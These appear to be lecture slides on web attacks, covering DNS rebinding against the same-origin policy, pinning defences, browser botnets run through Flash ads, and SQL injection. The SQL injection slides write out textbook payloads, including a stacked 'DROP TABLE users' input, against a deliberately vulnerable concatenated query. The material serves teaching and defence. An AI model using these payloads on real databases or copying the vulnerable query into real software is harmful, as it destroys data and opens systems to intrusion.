
Attacking SOP through DNS Rebinding

- Through DNS rebinding an attacker.com script can open sockets from the victim to a chosen target IP.

*The attacker can exploit the **trust** a target IP may have to the victim's IP.*



Circumventing Firewalls



- Spidering the intranet
- Compromising unpatched machines
- Abusing internally open services



Pinning Protection

- Browser will *pin* an IP address to a DNS and will prevent changing.
- May block some legitimate use (Dynamic DNS : (useful for presenting a persistent domain name for a service that constantly changes location)).

Jackson et al. *Protecting browsers from DNS rebinding attacks*, ACM-CCS 2007



Multi-Pinning

- Separate client side technologies maintain different pinning databases.
- e.g., JVM maintains DNS pinnings separately from the browser.
- JVM code can be pinned to the target's IP.

e.g., **Liveconnect** may allow a malicious javascript to use Java runtime libraries with origin a target IP



Ephemeral Botnets

- A botnet living inside the victims' browsers.
- Can be started by visiting a malicious site.
- Continues to run until the browser moves on.
- Transparent to the user / no user interaction.
- Cross-platform (due to javascript etc.)
- leaves no trails.



Flash Player


- Flash player 9 allows socket connections to arbitrary ports as long as the policy of the flash animation allows it. [*guess who provides the policy*]



Example

Jackson et al. *Protecting browsers from DNS rebinding attacks*, ACM-CCS 2007

- Ad-driven using Flash: Attack requires only user view the ad.
- \$10 / day approx 20,000 impressions / day.
- successful 60.1%.



*for less than \$100 you
can have temporarily
100,000 PCs!*



SQL Injection Attacks

- Using unsanitized inputs when accessing databases.



SQL Injection (I)

Example :

```
statement = "SELECT * FROM users WHERE name = '" + userName + "';"
```

Expected input :

aggelos

Result :

Attackers input :

a' or 't'='t

```
SELECT * FROM users WHERE name = 'a' OR 't'='t';
```



SQL Injection (2)

Example :

```
statement = "SELECT * FROM users WHERE name = '" + userName + "';"
```

Expected input : aggelos

Attackers input : a';DROP TABLE users; SELECT * FROM userinfo WHERE 't' = 't

```
SELECT * FROM users WHERE name = 'a';DROP TABLE users; SELECT * FROM  
userinfo WHERE 't' = 't';
```




SQL Injection License Plate





Protections

- Input sanitization
- *whitelisting* better than *blacklisting*
- be careful of recursive attacks (e.g., if you strip anything of the form `<script>` then the attacker can give `<scr<script>ipt>`)
- PHP IDS and other protection software exists.